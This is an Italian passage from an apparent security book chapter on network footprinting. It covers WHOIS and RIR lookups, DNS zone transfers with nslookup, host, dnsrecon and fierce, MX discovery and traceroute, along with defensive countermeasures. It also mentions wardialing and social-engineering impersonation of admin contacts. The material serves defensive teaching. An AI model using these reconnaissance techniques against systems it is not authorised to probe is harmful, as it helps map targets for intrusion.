Diversi siti web tentano di automatizzare questa procedura, con gradi di successo differenti:

- www.allwhois.com
- www.uwhois.com
- internic.net/whois.html

E in ultimo, ma non per importanza, sono disponibili diverse GUI che facilitano le ricerche:

- SuperScan – mcafee.com/us/downloads/free-tools/superscan.aspx
- NetScan Tools Pro – netscantools.com

Una volta individuato il server WHOIS corretto per il bersaglio, talvolta si ha la possibilità di eseguire altre ricerche, se il registrar lo consente, e così trovare, per esempio, tutti i domini ospitati da un particolare server DNS, oppure tutti i nomi di dominio che contengono una certa stringa. Oggi si tende sempre più a disabilitare la possibilità di svolgere questi tipi di ricerche nei server WHOIS, ma vale la pena di provare per verificare che cosa permette di fare il registrar: potrebbe essere quello che fa al caso proprio.




Figura 1.14 Troviamo i dati di registrazione per keyhole.com presso il sito del registrar.

Ricerche relative all'IP

Finora abbiamo visto le ricerche relative ai domini, ma per i dati relativi all'IP? Come abbiamo spiegato in precedenza, i dati relativi all'IP sono gestiti dai vari RIR sotto la supervisione dell'ASO dell'ICANN. Vediamo come si procede per ottenere queste informazioni.

Il server WHOIS presso l'ICANN (IANA) attualmente non opera come registry per tutti i RIR come nel caso dei TLD, ma ciascun RIR conosce gli intervalli di indirizzi IP che gestisce, perciò basta scegliere un RIR e cercare. Se si sceglie quello sbagliato, risponderà indicando a quale altro RIR occorre rivolgersi.

Supponiamo che, nell'esaminare attentamente i log di sicurezza (siamo certi che lo fate con religiosa attenzione, vero?) incontriate una voce interessante con indirizzo IP di origine 61.0.0.2. Iniziate inserendo questo indirizzo IP nella casella di ricerca WHOIS presso arin.net (Figura 1.15), così venite a sapere che l'intervallo di IP corrispondente è gestito attualmente dall'APNIC. Vi collegate quindi al sito dell'APNIC presso apnic.net per continuare la ricerca (Figura 1.16) e così scoprirete che questo indirizzo IP è attualmente gestito da una società di telecomunicazioni indiana.

WHOIS-RWS

Network	
NetRange	61.0.0.0 - 61.255.255.255
CIDR	61.0.0.0/8
Name	APNIC3
Handle	NET-61-0-0-1
Parent	
Net Type	Allocated to APNIC
Origin AS	
Organization	Asia Pacific Network Information Centre (APNIC)
Registration Date	1997-04-25
Last Updated	2010-07-30
Comments	<p>This IP address range is not registered in the ARIN database. For details, refer to the APNIC Whois Database via WHOIS APNIC.NET or http://wg.apnic.net/apnic-bin/whois.pl</p> <p>** IMPORTANT NOTE: APNIC is the Regional Internet Registry for the Asia Pacific region. APNIC does not operate networks using this IP address range and is not able to investigate spoof or abuse reports relating to these addresses. For more help, refer to http://www.apnic.net/apnic-info/whois_search2/abuse-and-spamming</p>
RESTful Link	http://whois.arin.net/restnet/NET-61-0-0-1
See Also	Related organization's POC records.
See Also	Related delegations.

RELEVANT LINKS

- > [ARIN Whois/Whois-RWS Terms of Service](#)
- > [Whois-RWS API documentation](#)
- > [ARIN Technical Discussion Mailing List](#)
- > [Sample stylesheet \(xsl\)](#)

Figura 1.15 ARIN indica quale RIR utilizzare per la ricerca.

Questa procedura può essere seguita per tracciare qualsiasi indirizzo IP al fine di ricondurlo al suo proprietario, o almeno a un punto di contatto che potrebbe essere disponibile a fornire i dettagli rimanenti. Come sempre, la cooperazione è quasi sempre attuata su base interamente volontaria e varia da un'impresa all'altra e da un governo all'altro. Tenete sempre presente che un hacker dispone di diversi metodi per mascherare il proprio IP reale. Oggigiorno è più probabile rilevare un indirizzo IP illegittimo di uno autentico. Perciò, l'IP che appare in un log potrebbe essere fittizio e quasi impossibile da tracciare. Talvolta si trovano intervalli IP e numero di sistemi autonomi BGP attribuiti a un'organizzazione cercando nei server WHOIS del RIR il nome completo dell'organizzazione in questione. Per esempio, se si cerca "Google" presso arin.net, si vedono gli intervalli di IP assegnati a Google e il numero di AS, come AS15169 (Figura 1.17).

La Tabella 1.2 mostra vari strumenti disponibili per effettuare ricerche WHOIS.

Il contatto amministrativo è un dato importante, perché indica il nome della persona responsabile della connessione a Internet o del firewall. La nostra query restituisce anche i numeri di telefono e di fax, estremamente utili quando si controllano le possibilità di penetrare nel sistema tramite collegamenti via modem.




Figura 1.16 L'indirizzo IP risulta assegnato a una società di telecomunicazioni indiana.

Tabella 1.2 Tecniche di ricerca WHOIS e fonti utilizzabili.

Meccanismo	Risorse	Piattaforma
Interfaccia web	whois.iana.org arin.net allwhois.com	Qualsiasi piattaforma per cui sia disponibile un client web
Client whois	whois è fornito con la maggior parte delle versioni di UNIX/Linux	UNIX/Linux
NetScan Tools	netscantools.com/nstpromain.html	Windows XP/7/Vista/2003/2008
Jwhois	gnu.org/software/jwhois/jwhois.html	UNIX/Linux

Basta utilizzare un wardialer per gli intervalli di numerazione indicati e si ottiene un buon punto di partenza per individuare potenziali numeri di telefono assegnati a modem. Inoltre, un hacker spesso assume le veci del contatto amministrativo utilizzando tecniche di ingegneria sociale su utenti dell'organizzazione bersaglio; per esempio, potrebbe inviare agli utenti dei messaggi email fingendo di essere il contatto amministrativo. È davvero sorprendente rilevare quanti utenti cambiano le loro password seguendo le indicazioni fornite, se credono che la richiesta di modifica provenga da una persona fidata del supporto tecnico.

Le date di creazione e modifica del record indicano l'accuratezza delle informazioni. Se il record è stato creato cinque anni fa, ma non è mai stato aggiornato da allora, è probabile

The screenshot shows a Firefox browser window displaying the ARIN WHOIS-RWS interface. The URL in the address bar is `whois.arin.net/ui/query.do`. The main content area is titled "WHOIS-RWS" and contains a table titled "Networks". The table lists various IP address ranges assigned to "GOOGLE". The columns show the network name and its corresponding IP range. To the right of the table, there is a sidebar titled "RELEVANT LINKS" containing links to ARIN Whois, Terms of Service, Whois-RWS API Documentation, ARIN Technical Discussion Mailing List, and a Sample stylesheet (xsl).

Network	Range
GOOGLE (NET-108-170-192-0-1)	108.170.192.0 - 108.170.255.255
GOOGLE (NET-108-177-0-0-1)	108.177.0.0 - 108.177.127.255
GOOGLE (NET-142-250-0-0-1)	142.250.0.0 - 142.251.255.255
GOOGLE (NET-172-217-0-0-1)	172.217.0.0 - 172.217.255.255
GOOGLE (NET-173-194-0-0-1)	173.194.0.0 - 173.194.255.255
GOOGLE (NET-192-178-0-0-1)	192.178.0.0 - 192.179.255.255
GOOGLE (NET-199-87-241-32-1)	199.87.241.32 - 199.87.241.63
GOOGLE (NET-207-223-160-0-1)	207.223.160.0 - 207.223.175.255
GOOGLE (NET-209-85-128-0-1)	209.85.128.0 - 209.85.255.255
GOOGLE (NET-216-239-32-0-1)	216.239.32.0 - 216.239.63.255
GOOGLE (NET-216-58-192-0-1)	216.58.192.0 - 216.58.223.255
GOOGLE (NET-64-233-160-0-1)	64.233.160.0 - 64.233.191.255
GOOGLE (NET-66-102-0-0-1)	66.102.0.0 - 66.102.15.255
GOOGLE (NET-66-249-64-0-1)	66.249.64.0 - 66.249.95.255
GOOGLE (NET-70-32-128-0-1)	70.32.128.0 - 70.32.159.255
GOOGLE (NET-70-90-219-48-1)	70.90.219.48 - 70.90.219.55
GOOGLE (NET-70-90-219-72-1)	70.90.219.72 - 70.90.219.79
GOOGLE (NET-70-144-140-0-1)	70.144.140.0 - 70.144.140.255

Figura 1.17 Qui vediamo gli intervalli di IP e il numero di AS BGP attribuiti a Google.

che alcune delle informazioni corrispondenti (per esempio il contatto amministrativo) siano obsolete.

L'ultimo dato fornisce i server DNS autoritativi, che sono le fonti di record per la ricerca di nomi relativi al dominio o all'IP. Il primo in elenco è il server DNS primario, seguono il secondario, terziario e così via. Queste informazioni sono utili per le interrogazioni DNS, discusse più avanti in questo capitolo. Inoltre, si può provare a utilizzare gli intervalli di rete elencati come punti di partenza per interrogare il database ARIN.



Altre contromisure per la sicurezza dei database pubblici

Gran parte delle informazioni contenute nei vari database discussi finora sono destinate a essere rese accessibili al pubblico. Contatti amministrativi, blocchi di rete registrati e server DNS autoritativi servono quando un'organizzazione registra un dominio su Internet. Tuttavia, si dovrebbero tenere presenti gli aspetti di sicurezza per ostacolare il compito degli hacker.

In molti casi, quando un contatto amministrativo abbandona un'organizzazione, mantiene la possibilità di modificare i dati di dominio relativi. Perciò, occorre innanzitutto assicurarsi che le informazioni contenute nel database siano corrette. I dati di contatto amministrativo, tecnico e di fatturazione vanno aggiornati non appena sono modificati. Il modo migliore per gestire questo aspetto è quello di impostare dei messaggi di avvertimento insieme ai

fornitori dei nomi di dominio come Verisign. Consideriamo i numeri di telefono e gli indirizzi fisici: possono essere utilizzati come punti di partenza per un attacco di tipo dial-in o basati su tecniche di ingegneria sociale; si potrebbe indicare un numero verde, o un numero che non è collegato a sistemi informatici dell'organizzazione. Inoltre, abbiamo visto molte organizzazioni elencare un contatto amministrativo fittizio, con l'obiettivo di sviare potenziali attacchi di ingegneria sociale: se un dipendente riceve un'e-mail o una telefonata da una persona che assume l'identità del contatto fittizio, può informare il reparto di sicurezza che potrebbe essere in corso un attacco.

Il miglior consiglio è quello di utilizzare le funzionalità di anonimato offerte dal provider del dominio. Per esempio Network Solutions e Godaddy offrono funzioni di registrazione privata: si paga una somma aggiuntiva di circa 9 dollari l'anno, oltre al costo del dominio, per fare in modo che i dati effettivi di indirizzo fisico, numero di telefono, e-mail e così via non siano elencati. Questo è il miglior modo di assicurarsi che i dati sensibili sui contatti della propria organizzazione non siano diffusi su Internet.

Un altro rischio della registrazione del dominio riguarda le modalità con cui alcuni registrier consentono di effettuare aggiornamenti. Per esempio, nel momento in cui scriviamo Network Solutions consente la modifica automatica delle informazioni del dominio. Il provider autentica l'identità del registrant tramite il metodo Guardian, che utilizza tre diversi tipi di metodi di autenticazione: il campo FROM di un'email, una password e una chiave PGP (*Pretty Good Privacy*). Il metodo più debole è quello del campo FROM dell'e-mail: è sufficiente che qualcuno falsifichi un indirizzo email e cambi le informazioni associate al dominio, una tecnica nota come hijacking del dominio. Questo è esattamente ciò che accadde ad AOL il 16 ottobre 1998, secondo la cronaca del Washington Post. Qualcuno assunse le vesti di un responsabile di AOL e cambio i dati del dominio di AOL in modo che tutto il traffico fosse reindirizzato su autonete.net.

AOL mire rimedio rapidamente all'incidente, che tuttavia rimane a testimoniare la debolezza della presenza su Internet di un'organizzazione. È importante scegliere la soluzione più sicura disponibile, quale l'autenticazione tramite password o chiave PGP, per modificare i dati di dominio. Inoltre, il contatto amministrativo o tecnico deve stabilire il meccanismo di autenticazione tramite il modulo di contatto fornito da Network Solutions.

Passo 5: interrogazione del DNS

Una volta identificati tutti i domini associati al bersaglio, si può iniziare a interrogare il DNS. Quest'ultimo è un database distribuito utilizzato per associare indirizzi IP a nomi di host e vice versa. Se il DNS è configurato con un basso livello di sicurezza, potrebbe essere possibile ricavarne informazioni importanti sul bersaglio.



Trasferimenti di zona

Popolarità: 7

Semplicità: 7

Impatto: 3

Grado di rischio: 6

Uno dei più seri problemi di configurazione che un amministratore di sistema può commettere è quello di consentire a utenti Internet non fidati di eseguire un trasferimento di

zona DNS. Questa tecnica è ormai divenuta quasi obsoleta, ma la descriviamo comunque per tre ragioni:

1. questa vulnerabilità consente di raccogliere importanti informazioni su un bersaglio;
2. offre spesso il trampolino di lancio per attacchi che altrimenti non sarebbero effettuati;
3. che lo si creda o no, si possono trovare ancora molti server DNS che consentono ancora di utilizzarla.

Un trasferimento di zona consente a un server master secondario di aggiornare il proprio database di zona dal master primario. Questo fornisce ridondanza nella gestione del DNS, per i casi in cui il server primario non è disponibile. In generale, un trasferimento di zona DNS deve essere eseguito soltanto da server DNS master secondari. Molti server DNS, tuttavia, sono configurati male e forniscono una copia della zona a chiunque la richieda. Questo non è necessariamente un problema, se i dati forniti sono soltanto quelli relativi a sistemi connessi a Internet e con nomi di host validi, anche se facilita il compito di individuare potenziali bersagli per gli hacker. Il problema vero si presenta quando un'organizzazione non utilizza un meccanismo DNS pubblico/privato per separare i dati DNS esterni (che sono pubblici) da quelli interni, privati. In questo caso, l'hacker può accedere a nomi di host e indirizzi IP interni. Fornire indirizzi IP interni a un utente non fidato su Internet è come fornire una pianta completa e dettagliata della rete interna di un'organizzazione.

Esaminiamo diversi metodi utilizzabili per eseguire trasferimenti di zona e i tipi di informazioni che possiamo catturare. Benché siano disponibili molti strumenti per effettuare trasferimenti di zona, ci limitiamo a trattare alcuni tipi comuni.

Un modo semplice per eseguire un trasferimento di zona è quello di utilizzare il client nslookup fornito generalmente con la maggior parte delle implementazioni di UNIX e Windows. Si può utilizzare nslookup in modalità interattiva, come segue:

```
[bash]$ nslookup
Default Server: ns1.example.com
Address: 10.10.20.2
> 192.168.1.1
Server: ns1.example.com
Address: 10.10.20.2
Name: gate.example.com
Address: 192.168.1.1
> set type=any
> ls -d example.com. >\> /tmp/zone_out
```

Innanzitutto eseguiamo nslookup in modalità interattiva. All'avvio, lo strumento ci indica il server DNS di default che sta utilizzando, normalmente il server DNS della nostra organizzazione, o uno fornito da un ISP. Tuttavia, il nostro server DNS (10.10.20.2) non è autoritativo per il dominio bersaglio, perciò non conterrà tutti i record DNS che stiamo cercando. Dobbiamo quindi indicare manualmente a nslookup quale server DNS interrogare. Nel nostro esempio vogliamo utilizzare il server DNS primario per il dominio example.com (192.168.1.1).

Ora impostiamo come tipo di record any, così possiamo lavorare su qualsiasi record DNS disponibile (`man nslookup`) per ottenere un elenco completo.

Infine utilizziamo l'opzione `ls` per elencare tutti i record associati al dominio. L'opzione `-d` serve a elencare tutti i record del dominio. Aggiungiamo un punto (.) al termine per

indicare il nome di dominio interamente qualificato (nella maggior parte dei casi non è necessario). Inoltre, reindirizziamo l'output sul file /tmp/zone_out in modo da poterlo manipolare con comodo in un secondo tempo.

Una volta completato il trasferimento di zona, possiamo visualizzare il file per verificare se contiene informazioni interessanti che ci consentiranno di individuare bersagli specifici. Esaminiamo un output simulato ottenuto per esempio.com:

```
bash]$ more zone_out
acct18 ID IN A      192.168.230.3
        ID IN HINFO   "Gateway2000" "WinWKGRPS"
        ID IN MX      o exampleadmin-smtp
        ID IN RP      bsmith.rci bsmith.who
        ID IN TXT     "Location:Telephone Room"
ce      ID IN CNAME  aesop
au      ID IN A      192.168.230.4
        ID IN HINFO   "Aspect" "MS-DOS"
        ID IN MX      o andromeda
        ID IN RP      jcoy.erebus jcoy.who
        ID IN TXT     "Location: Library"
acct21 ID IN A      192.168.230.5
        ID IN HINFO   "Gateway2000" "WinWKGRPS"
        ID IN MX      o exampleadmin-smtp
        ID IN RP      bsmith.rci bsmith.who
        ID IN TXT     "Location:Accounting"
```

Non esaminiamo in dettaglio ogni singolo record, ma evidenziamo alcuni tipi importanti. Vediamo che per ogni voce c'è un record "A" che indica l'indirizzo IP del nome di sistema riportato a destra. Inoltre, per ogni host c'è un record HINFO che individua la piattaforma o il tipo di sistema operativo in esecuzione (cfr. RFC 952). I record HINFO non sono necessari, ma forniscono molte informazioni agli hacker. Poiché abbiamo salvato i risultati del trasferimento di zona in un file di output, possiamo manipolarli facilmente con programmi UNIX come grep, sed, awk o perl.

Supponiamo di essere esperti in sistemi SunOS/Solaris. Potremmo utilizzare un programma per trovare gli indirizzi IP che hanno un record HINFO associato a Sparc, SunOS o Solaris:

```
[bash]$ grep -i solaris zone_out |wc -l
388
```

Abbiamo 388 record potenziali con la parola "Solaris". Ovviamente, abbiamo parecchi bersagli.

Supponiamo di voler trovare dei sistemi di test, spesso i preferiti dagli hacker perché normalmente non hanno molte funzioni di sicurezza attive, utilizzano password facili da indovinare, e tendono a essere trascurati dagli amministratori che non si curano di chi vi accede. Sono perfetti per chi vuole intrufolarsi nella rete. Possiamo cercare i sistemi di test nel modo seguente:

```
[bash]$ grep -I test /tmp/zone_out |wc -l
96
```

Dunque nel file di zona abbiamo circa 96 voci contenenti la parola "test", che dovrebbero corrispondere ad altrettanti sistemi di test (o almeno a un buon numero). Questi sono

solo alcuni esempi; la maggior parte degli intrusi è in grado di vagliare con attenzione tutti questi dati su specifici tipi di sistemi con vulnerabilità note.

Occorre tenere ben presenti alcuni punti. In primo luogo, il metodo precedentemente citato interroga un solo nameserver per volta. Ciò significa che occorre svolgere la stessa procedura per tutti i nameserver autoritativi per il dominio bersaglio. Inoltre, abbiamo interrogato soltanto il dominio example.com. Se vi fossero dei sottodomini, avremmo dovuto eseguire lo stesso tipo di query per ciascuno di essi (per esempio, greenhouse.example.com). Infine, talvolta appare un messaggio che afferma che non è possibile elencare il dominio, o che la query è stata rifiutata; questo solitamente indica che il server è stato configurato in modo da non consentire i trasferimenti di zona a utenti non autorizzati, perciò non si potranno effettuare trasferimenti di zona da tale server. Tuttavia, se vi sono più server DNS, si potrebbe trovarne uno che consente tali trasferimenti.

Dopo aver mostrato il metodo manuale, è utile ricordare che esistono molti strumenti in grado di velocizzare la procedura, come host, Sam Spade, axfr e dig.

Il comando host è fornito con molte versioni di UNIX e lo si può utilizzare così:

```
host -l example.com
```

e:

```
host -l -v -t any example.com
```

Se vi servono soltanto gli indirizzi IP da inviare a uno script della shell, potete semplicemente eliminare gli indirizzi IP dal comando host:

```
host -l example.com |cut -f 4 -d"" "" >\> /tmp/ip_out
```

Non tutte le operazioni di footprinting richiedono comandi UNIX. Molti prodotti Windows, come Sam Spade, forniscono le stesse informazioni.

Il comando UNIX dig è uno dei favoriti degli amministratori di DNS ed è spesso utilizzato per risolvere i problemi delle architetture DNS; può anche eseguire le varie interrogazioni DNS citate qui. Non c'è spazio per elencare tutte le opzioni della riga di comando, ma la man page spiega tutti i dettagli.

Infine, potete utilizzare uno dei migliori strumenti per eseguire trasferimenti di zona: dnsrecon (github.com/darkoperator/dnsrecon) di Carlos Perez. Questa utility trasferisce informazioni di zona in modo ricorsivo. Per eseguire dnsrecon, si procede come segue:

```
[bash]$ python dnsrecon.py -x -d internaldomain.com
[*] Performing General Enumeration of Domain: internaldomain.com
[-] Wildcard resolution is enabled on this domain
[-] It is resolving to 10.10.10.5
[-] All queries will resolve to this address!!
[*] Checking for Zone Transfer for internaldomain.com name servers
[*] Trying NS server 10.10.10.1
[*] Zone Transfer was successful!!
...
```

Sfortunatamente, la maggior parte dei server DNS che troverete sulla vostra strada è configurata in modo da non consentire trasferimenti di zona da alcun indirizzo IP client. Esistono tuttavia altre tecniche per enumerare le voci DNS in un dominio. Script disponibili liberamente, quali dnsenum, dnsmap, dnsrecon e fierce, non solo verificano i

trasferimenti di zona, ma sono anche in grado di sfruttare ricerche DNS inverse, WHOIS, ARIN e metodi di forza bruta. Per esempio, si può utilizzare fierce 2.0 (trac.assembla.com/fierce), riscritto da Joshua “Jabra” Abraham, per enumerare le voci DNS anche se i tentativi di trasferimento di zona falliscono.

```
bt5 ~ # ./fierce -dns internallabdomain.com
Fierce 2.0-r412 ( http://trac.assembla.com/fierce )

Starting Fierce Scan at Sun Dec 25 18:19:37 2011
Scanning domain internallabdomain.com at Sun Dec 25 18:19:37 2011 ...

internallabdomain.com - 10.10.10.5

Nameservers for internallabdomain.com:
    ns1.internallabdomain.com      10.10.9.1
    ns2. internallabdomain.com     10.10.9.2
ARIN lookup "internallabdomain":
Zone Transfer:
    ns1.internallabdomain.com      Failed
    ns2.internallabdomain.com      Failed
Wildcards:
Prefix Bruteforce:
Found Node! (10.10.10.5 / 0.internallabdomain.com)
based on a search of: 0. internallabdomain.com.
Found Node! (10.10.10.11 / av.internallabdomain.com)
based on a search of: av.internallabdomain.com.
Found Node! (10.10.10.6 / webmail.internallabdomain.com)
based on a search of: autodiscover.internallabdomain.com.
Found Node! (10.10.10.25 / dev.internallabdomain.com)
based on a search of: dev. internallabdomain.com.
Found Node! (10.10.10.17 / tx.internallabdomain.com)
based on a search of: tx.internallabdomain.com.
Found Node! (10.10.10.1 / vpn.internallabdomain.com)
based on a search of: vpn.internallabdomain.com.
    10.10.10.5          0.internallabdomain.com
    10.10.10.11         av.internallabdomain.com
    10.10.10.6          webmail.internallabdomain.com
    10.10.10.25         dev.internallabdomain.com
    10.10.10.17         tx.internallabdomain.com
    10.10.10.1          vpn.internallabdomain.com
MX records:
    10 mx1.internallabdomain.com
    20 mx2.internallabdomain.com
Whois Lookups:
    NetRange           10.10.10.0 - 10.10.10.255
    NetHandle          NET-10-10-0-1
Hostname Lookups:
Found Node! (71.42.190.65 / webmail.internallabdomain.com)
based on a search of: webmail.internallabdomain.com.
Found Node! (50.61.241.43 / HYPERLINK "http://www.internallabdomain.com" www.
internallabdomain.com)
based on a search of: www.internallabdomain.com.
    webmail.internallabdomain.com      10.10.10.6
    www.internallabdomain.com        10.10.10.5
Nearby IPs:
Found Node! (10.10.10.17 / tx.internallabdomain.com)
```

```

Found Node! (10.10.10.18 / tx1.internallabdomain.com)
Found Node! (10.10.10.20 / speedtest.internallabdomain.com)
Found Node! (10.10.10.21 / relativity.internallabdomain.com)
Found Node! (10.10.10.22 / docreview.internallabdomain.com)
Found Node! (10.10.10.1 / vpn.internallabdomain.com)
Would you like to add domains found using Nearby IPs: [Y|N]
N
  10.10.10.17      tx.internallabdomain.com    17.10.10.10.in-addr.arpa
  10.10.10.18      tx1.internallabdomain.com   18.10.10.10.in-addr.arpa
  10.10.10.20      speedtest.internallabdomain.com 20.10.10.10.in-addr.arpa
  10.10.10.21      relativity.internallabdomain.com 21.10.10.10.in-addr.arpa
  10.10.10.22      docreview.internallabdomain.com 22.10.10.10.in-addr.arpa
  10.10.10.1       vpn.internallabdomain.com    1.10.10.10.in-addr.arpa
Ending domain scan at Sun Dec 25 18:19:37 2011
Ending Fierce Scan at Sun Dec 25 18:21:34 2011
Total Scan Time: 117 seconds

```



Determinare i record MX (Mail eXchange)

Determinare dove è gestita la posta è un ottimo punto di partenza per localizzare la rete di firewall dell'organizzazione bersaglio. Spesso, in ambito aziendale, la posta è gestita sullo stesso sistema del firewall, o almeno sulla stessa rete, perciò si può utilizzare il comando host per scoprire ulteriori informazioni:

```
[bash]$ host example.com
esempio.com has address 192.168.1.7
esempio.com mail is handled (pri=10) by mail.example.com
esempio.com mail is handled (pri=20) by smtp-forward.example.com
```



Contromisure per la sicurezza del DNS

I DNS forniscono una miniera di informazioni per gli hacker, perciò ridurre la quantità di dati disponibili su Internet è importante. Dal punto di vista di chi configura l'host, occorre limitare la possibilità di eseguire trasferimenti di zona ai soli server autorizzati. Per le versioni moderne di BIND, si può utilizzare la direttiva `allow-transfer` nel file `named.conf` per imporre tale limite. Nei DNS Microsoft sotto Windows 2008 si possono specificare determinati server nell'apposita scheda. Per altri nameserver è necessario consultare la documentazione per determinare i passaggi necessari per limitare o disabilitare i trasferimenti di zona.

Sul lato della rete, si potrebbe configurare un firewall o un router con filtro di pacchetti per proibire qualsiasi connessione non autorizzata in entrata sulla porta TCP 53. Poiché le richieste di ricerca di nomi sono UDP e le richieste di trasferimento di zona sono TCP, questo contrasta efficacemente un eventuale tentativo di effettuare un trasferimento di zona. Tuttavia questa contromisura rappresenta una violazione delle norme RFC, secondo le quali le query DNS con dimensione maggiore di 512 byte saranno inviate via TCP. Nella maggior parte dei casi, comunque, le query DNS rientrano in 512. Una soluzione migliore sarebbe quella di implementare sistemi TSIG (*Transaction SIGnature*) cifrati per consentire soltanto agli utenti fidati di trasferire dati di zona. Per una guida alla sicurezza TSIG per DNS, cfr. tools.ietf.org/html/rfc2845.

Limitando i trasferimenti di zona si allungano i tempi necessari agli hacker per cercare indirizzi IP e nomi di host. Tuttavia, poiché le ricerche di nomi rimangono accessibili, gli hacker potrebbero eseguire manualmente dei reverse lookup su tutti gli indirizzi IP per un dato blocco di rete. Perciò occorre configurare dei nameserver esterni in modo da fornire informazioni soltanto sui sistemi direttamente connessi a Internet. I nameserver esterni non dovrebbero mai essere configurati in modo da divulgare informazioni di rete interne. Potrebbe sembrare ovvio, ma abbiamo visto nameserver mal configurati che ci hanno consentito di estrarre più di 16.000 indirizzi IP interni e nomi di host associati. Infine, sconsigliamo l'utilizzo di record HINFO. Come si vedrà in capitoli successivi, è possibile individuare con precisione il sistema operativo del bersaglio; con i record HINFO diventa molto più facile cogliere mediante appositi programmi i sistemi potenzialmente vulnerabili.

Passo 6: riconoscimento della rete

Ora che abbiamo identificato le potenziali reti, possiamo tentare di determinare le loro topologie e i potenziali percorsi di ingresso.



Tracerouting

Popolarità:	8
Semplicità:	9
Impatto:	2
Grado di rischio:	6

Per svolgere questo compito si può utilizzare il programma traceroute (<ftp://ftp.ee.lbl.gov/traceroute.tar.gz>) fornito con la maggior parte delle versioni di UNIX e anche in Windows (in Windows è denominato tracert per compatibilità con i vecchi nomi di file 8.3). Traceroute è uno strumento diagnostico scritto in origine da Van Jacobson, che consente di visualizzare il percorso seguito da un pacchetto IP nel suo viaggio da un host all'altro. Utilizza il campo TTL (Time-To-Live) del pacchetto per sollecitare un messaggio ICMP TIME_EXCEEDED da ciascun router. Ogni router che gestisce il pacchetto deve decrementare il valore del campo TTL, perciò questo campo diventa a tutti gli effetti un contatore di hop. Possiamo utilizzare la funzionalità di traceroute per determinare l'esatto percorso intrapreso dai nostri pacchetti. Come si è detto in precedenza, traceroute potrebbe consentire di scoprire la topologia di rete adottata sul bersaglio, oltre a identificare dispositivi di controllo di accesso (quali un firewall basato su applicazione o router a filtro di pacchetti) che potrebbero filtrare il nostro traffico.

Esaminiamo un esempio:

```
[bash]$ traceroute example.com
traceroute to example.com (192.168.1.7), 30 hops max, 38 byte packets

 1 (10.1.1.1) 4.264 ms 4.245 ms 4.226 ms
 2 (10.2.1.1) 9.155 ms 9.181 ms 9.180 ms
 3 (192.168.10.90) 9.224 ms 9.183 ms 9.145 ms
 4 (192.168.10.33) 9.660 ms 9.771 ms 9.737 ms
 5 (192.168.10.217) 12.654 ms 10.145 ms 9.945 ms
 6 (192.168.11.173) 10.235 ms 9.968 ms 10.024 ms
 7 (192.168.12.97) 133.128 ms 77.520 ms 218.464 ms
```

```

8 (192.168.13.78) 65.065 ms 65.189 ms 65.168 ms
9 (192.168.14.252) 64.998 ms 65.021 ms 65.301 ms
10 (192.168.100.130) 82.511 ms 66.022 ms 66.170
11 www.example.com (192.168.1.7) 82.355 ms 81.644 ms 84.238 ms

```

